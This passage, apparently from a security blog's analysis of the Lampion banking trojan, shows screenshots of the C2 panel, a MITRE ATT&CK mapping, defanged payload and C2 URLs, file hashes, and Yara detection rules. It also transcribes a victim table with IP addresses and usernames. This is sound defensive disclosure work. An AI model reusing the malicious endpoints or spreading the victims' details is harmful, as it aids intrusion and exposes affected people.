Veja outros Tweets de David Montenegro


As observed, the panel has details about the victim, namely:

- **Country;**
- **Date and hour of access;**
- **Operating System;**
- **Computer Name;**
- **Installed antivirus engine;**
- **Version; and**
- **Plugin.**





#	Pais	IP	Data | Hora	Sistema Operacional	Usuário	Antivírus	Versão	Plugin
1	🇧🇷	186.241.94.244	09/01/2018 | 23:55:06	Windows 7 Ultimate 6.1-7601	Davi	Windows Defender		NAO
2	🇧🇷	177.223.29.254	09/01/2018 | 23:56:58	Windows 8.1 Pro 6.3-9600	augusto	Windows Defender		NAO
3	🇺🇸	40.107.242.93	09/01/2018 | 23:59:46	Windows 7 Ultimate 6.1-7601	ruthpalme	ESET Windows Defender		SIM
4	🇺🇸	170.0.63.210	10/01/2018 | 00:01:20	Windows 7 Professional 6.1-7601	Edson	McAfee Windows Defender		NAO
5		168.232.19.254	10/01/2018 | 00:01:33	Windows 7 Ultimate 6.1-7601	gamer	McAfee Windows Defender		NAO
6	🇺🇸	40.107.246.36	10/01/2018 | 00:03:04	Windows 7 Ultimate 6.1-7601	troberts	ESET Windows Defender		SIM
7	🇺🇸	40.107.218.78	10/01/2018 | 00:04:21	Windows 7 Ultimate 6.1-7601	loganow	ESET Windows Defender		SIM
8	🇧🇷	177.103.103.246	10/01/2018 | 00:12:49	Windows 7 Home Premium 6.1-7601	Fam�lia	AVAST Windows Defender		NAO
9	🇧🇷	177.134.245.11	10/01/2018 | 00:18:16	Windows 7 Ultimate 6.1-7601	josean	AVAST Windows Defender		NAO
10	🇧🇷	200.238.99.73	10/01/2018 | 00:18:35	Microsoft Windows XP 5.1-1.511.1 () (Obsolete data - do not use)	hercules.rocha			NAO
11	🇧🇷	189.103.8.138	10/01/2018 | 00:19:11	Windows 10 Pro 6.3-16299	Cecilia	Windows Defender		NAO
12	🇧🇷	131.0.218.7	10/01/2018 | 00:32:30	Windows 10 Home Single Language 6.3-14393	rodrigo	Panda Windows Defender		NAO
13	🇧🇷	189.4.133.243	10/01/2018 |	Windows 10 Home Single Language	Rafae	McAfee Panda Windows		NAO



Quantidade de Infect


249

Caixa Econômica Federal	0
Banco do Brasil	0
Banco Santander	0
Banco Itaú	0
Banco Bradesco	0
Cooperativa Sicredi	0
Trusteer Rapport	0
Aplicativo Itaú	0
Aplicativo Bradesco	0
Total de Plugin(s)	0
Total de maquina(s) com Plugin(s)	0

Figure 37: *Images about the potential C2 portal.*

We contacted Amazon Web Services (AWS) to decommission the domains and C2 server before publishing the article, ensuring, thus, that the threat has been contained in a good way and by preserving the victim's information. Nonetheless, malicious endpoints are still active at the moment of writing this report.

Lampion – Mitre Att&ck Matrix



Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 1	Hooking 1	Hooking 1	Masquerading 1	Hooking 1	Virtualization/Sandbox Evasion 2 3	Application Deployment Software	Data from Local System	Data Compressed	Standard Cryptographic Protocol 2
Replication Through Removable Media	PowerShell 1	Startup Items 1	Startup Items 1	Software Packing 1	Network Sniffing	Process Discovery 2	Remote Services	Data from Removable Media	Exfiltration Over Other Network Medium	Standard Non-Application Layer Protocol 2
External Remote Services	Scripting 4 2 1	Registry Run Keys / Startup Folder 2	Process Injection 1 1 2	Virtualization/Sandbox Evasion 2 3	Input Capture	Application Window Discovery 1	Windows Remote Management	Data from Network Shared Drive	Automated Exfiltration	Standard Application Layer Protocol 1 3
Drive-by Compromise	Exploitation for Client Execution 1	System Firmware	DLL Search Order Hijacking	Process Injection 1 1 2	Credentials in Files	Security Software Discovery 3 3 1	Logon Scripts	Input Capture	Data Encrypted	Multiband Communication
Exploit Public-Facing Application	Graphical User Interface 1	Shortcut Modification	File System Permissions Weakness	Scripting 4 2 1	Account Manipulation	Remote System Discovery 1	Shared Webroot	Data Staged	Scheduled Transfer	Standard Cryptographic Protocol
Spearphishing Link	Graphical User Interface	Modify Existing Service	New Service	Obfuscated Files or Information 2	Brute Force	File and Directory Discovery 1	Third-party Software	Screen Capture	Data Transfer Size Limits	Commonly Used Port
Spearphishing Attachment	Scripting	Path Interception	Scheduled Task	Software Packing	Two-Factor Authentication Interception	System Information Discovery 1 3	Pass the Hash	Email Collection	Exfiltration Over Command and Control Channel	Uncommonly Used Port

Indicators of Compromise (IOCs)

1. URLs
2. rebrand[.]ly/mmvk36?=NOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJB
3. hxxp[:]//100.26.189.49/PY/App.php?=5wzpz2e7xglkzmh
4. hxxps[:]//fucktheworld.s3.us-east-2.amazonaws.com/0.zip
5. hxxps[:]//sdghsuidhoidoghsdc19c.s3.us-east-2.amazonaws.com/P-19-2.dll
6. hxxp[:]//18.219.52.4/PT/VaiPostaProPai.php
7. Hashes
8. e7bdce5505ee263530dea04c2fdc661f (FacturaNovembro-4492154-2019-10_8.zip)
9. deb80a47496857e24c0bc57873b25707 (Politica de Protecao de Dados - ST-8)
10. 51fbca86a499c55ce31179fc36e0d889 (FacturaNovembro-4492154-2019-10_8.pdf)
11. 3350e74a4cfa020f9b256194eae25c12 (FacturaNovembro-4492154-2019-10_8.vbs)
12. 18977c78983d5e3f59531bd6654ad20f (P-19-2.dll | P-19.2.exe - Lampion)
13. 76eed98b40db9ad3dc1b10c80e957ba1 (你的一群葡萄牙人的吸盤)
14. C2
15. hxxp[:]//18.219.52.4/PT/VaiPostaProPai.php
16. hxxp[:]//18.219.52.4/PT/index.php
17. hxxp[:]//18.219.52.4/PT/admin.php
18. hxxp[:]//18.219.52.4/PT/png/pt.png
19. hxxp[:]//18.219.52.4/PT/SO/
20. 18[.]219.52.4/PT/painelADM.php
21. 18[.]219.52.4/PT/painel.php
22. $_POST=&plug=NAO&sowin=Windows%207%20Home%20Premium%20-%206.1%20-%207601

Yara rules

```
rule Lampion_VBS_File_Portugal {
meta:
description = "Yara rule for Lampion Portugal - December version"
author = "SI-LAB - https://seguranca-informatica.pt"
last_updated = "2019-12-28"
tlp = "white"
category = "informational"
strings:
$lampion_a = {53 65 74 20 76 69 61 64 6f 20 3d 20 63 75 7a 61}
$lampion_b = {76 69 61 64 6f 2e 57 69 6e 64 6f 77 53 74 79 6c}
condition:
all of ($lampion_*)
}
---------------------------------
import "hash"
rule Lampion_DLL_Portugal {
meta:
description = "Yara rule for Lampion Portugal - December version"
author = "SI-LAB - https://seguranca-informatica.pt"
last_updated = "2019-12-28"
tlp = "white"
category = "informational"
strings:
$lampion_a = {5468 6973 4269 6368 7400 4669 6c74 6572}
condition:
all of ($lampion_*) or
hash.md5(0, filesize) == "76eed98b40db9ad3dc1b10c80e957ba1"
}
---------------------------
import "hash"
rule Lampion_malware_portugal {
meta:
description = "Yara rule for Lampion Portugal - December version"
author = "SI-LAB - https://seguranca-informatica.pt"
last_updated = "2019-12-28"
tlp = "white"
category = "informational"
strings:
$lampion_a = {3f 3f 3f 3f 3f 3f 3f 74 61 3f 3f 3f 3f 3f 3f 00}
condition:
all of ($lampion_*) or
hash.md5(0, filesize) == "18977c78983d5e3f59531bd6654ad20f"
}
```

All yara files available here.

Yara Retro hunt on two multi-scanners

1. 348e3fd080c8002b826be2577ffa3bc64f263aa779c9f8ff88e4642c294c4381
2. 418dbcf5f8d5ad7e16a0bb48c1e14cb269bf5bd814f0a70c3aa90ce787136047
3. 990982736492bfa0b2a39b0fd05959fa92ca3a282e36977a2523b3fe641a4c34
4. 54cce7adca859d6bd85779ec7fa4fc7eb327f5067d25b1dada722ccdcf108281
5. 9e77a03223de62be70afe19961ca8d0b88b46c20c834a5bab30ab3334baa2415
6. 07f5932be35a720a74fc10e7ee6011fa2a8ee4c6df7cf9a6f06bfdc7bd5ec4a1
7. 09d44bdae0db9a91b86831f857efb45b05f62024a9b68c6977502a4dd729af76

8. 33166f904f6820a1ed22c75ead41102ce62dad0070dd314b899ab76b60a21378
9. 0eb71171482dd5db49bae10f9bf55d7bcbf0b4370f4a86654fac9d3bdc6b20ab
10. f044d1de37ca8903c7bf6038e465bebc0c1ca2c9c8b53e19e1b8226fa820302f
11. 2e77d53186bd0a1a269864aca2369aae7a2629d1914c77bf6bc69e76aac491e2
12. 7c8c4ab0dd084a7e6e784923f1b125e3b6009f75269331639b120641508f7f51
13. 98db1f47e98a007ad5dfe0c5e1c6eb80dd5e171d6f252dda14c628ecf7c3f836
14. fbd0c68e699e9d78da85ab11c7d50af71cb84e6d652f9ab8f8ac657bfb102920
15. c52c0ae1c558be6eead13f50a9ea27a0eba1c4cdce17901ec3903c7b5e9eada0
16. 5c2e9c3cbcf7da70493da3f6efd6f6199d37ad68030a85303644992fbf12293c
17. 875cf24a3863f3e379c158de11baf5e0c70507ab7f37556ed8704e178ddf66ec
18. 1c1c64cf15b13aa67952830b5d606e7793456ddbf266910056ae16505fc57b0d
19. ce53debed7256fb71532e0348214356383070d24cc86ac59e94395225761f765
20. f752698342d8dc62ff0e27a065e79c71bca87604ef786f838fc8e0513ce97cfc
21. ae9e53806d5287f3e22f4e6549b1286c28aa529b1267b4369f9db60529fefbfa
22. 643d400cbdcff21ca2c0b8539f6990e22ababc740ced01f466150e44b669edf5
23. 79aaa08982958ac5fa37e3709a6787619777e11af773609fd974095dfdb0f0fa
24. 9d9252149a6db832fd205e4d0d3395cee5c6251f91df9730315ae4b354e839f0
25. 8802e4b1a460d8f8b369928ed6379f800a1053506c33b3422c52d4c30628b560
26. de8d3218d1509d255da05f3e3c1846a92d82badddbcebffd5e721256d7635fd5
27. aad423e2956e0f5b3fabe3b6ac624c929533acd9f2c93ecd210227a9b13a36f7
28. 8f04e52d69b1bdd7e4d6877ce0841ba8779f7649c16712d9d962044b2409b482
29. bc4ed9ef17e608a4b00ab3b5f0c2cfe956275eb0106a9b5b82076ce2c64cfb15
30. f36406b797ab4f739d0a6add29fdf72289c70019b5200ebdce78b3d3db0d79dc
31. 8ac60cd9bc9a44e558e840a6bebdd27c73a9ce167a66cf6c8d462e46848fe8a3
32. 29eeba2cbe0f3f6b119ebcc33f23d13964af26ee744419711aa24c6110c1510a
33. 9a2f575d77cc03afe1230666ed23c1da58dd1644abf02e2487c6cd0db8b2a26d
34. 73edad845ab2ba5aa55ac7757c8ff19072cba49dc44d811710858e1e42d6763d
35. 33f6daf3ee3b851800b5928b41fc208ac915d5ec2ffb3ebe13490c474c6cef58
36. edf3b71d1f4e7adae5b58a8f3f865882b5851d3d5e6ef142643eb3ea2066efe1
37. 0604586fcea208bcb4350d7dd9d5c250702f1a0e9ec0d6801b272ace6918d34c
38. f90ff089745109a3d59f8ba05d33547ae27df08cc269644ba1a41c9b9fcb782c
39. 2298b7ee6aeb19cd6c9e2f3ae6377e1cf5aab0d2d3f3102d4d51683c79a91da8
40. 4494da2105572a5ad07bd08110e35045c34967306f12a7ea7c91fffc0f79f599
41. 113232ed76536c2255f972f4bb2e3d2aafd01b643da83a04eb80f1809729a898

Thank you to all who have contributed:

– Corsin Camichel @cocaman
– David Montenegro @CryptoInsane

Pedro Tavares

Pedro Tavares is a professional in the field of information security, working as an Ethical Hacker, Malware Analyst, Cybersecurity Analyst and also a Security Evangelist. He is also a founding member and Pentester at CSIRT.UBI and founder of the security computer blog seguranca-informatica.pt.

In recent years he has invested in the field of information security, exploring and analyzing a wide range of topics, such as pentesting (Kali Linux), malware, hacking, cybersecurity, IoT and security in computer networks. He is also Freelance Writer.

Read more here.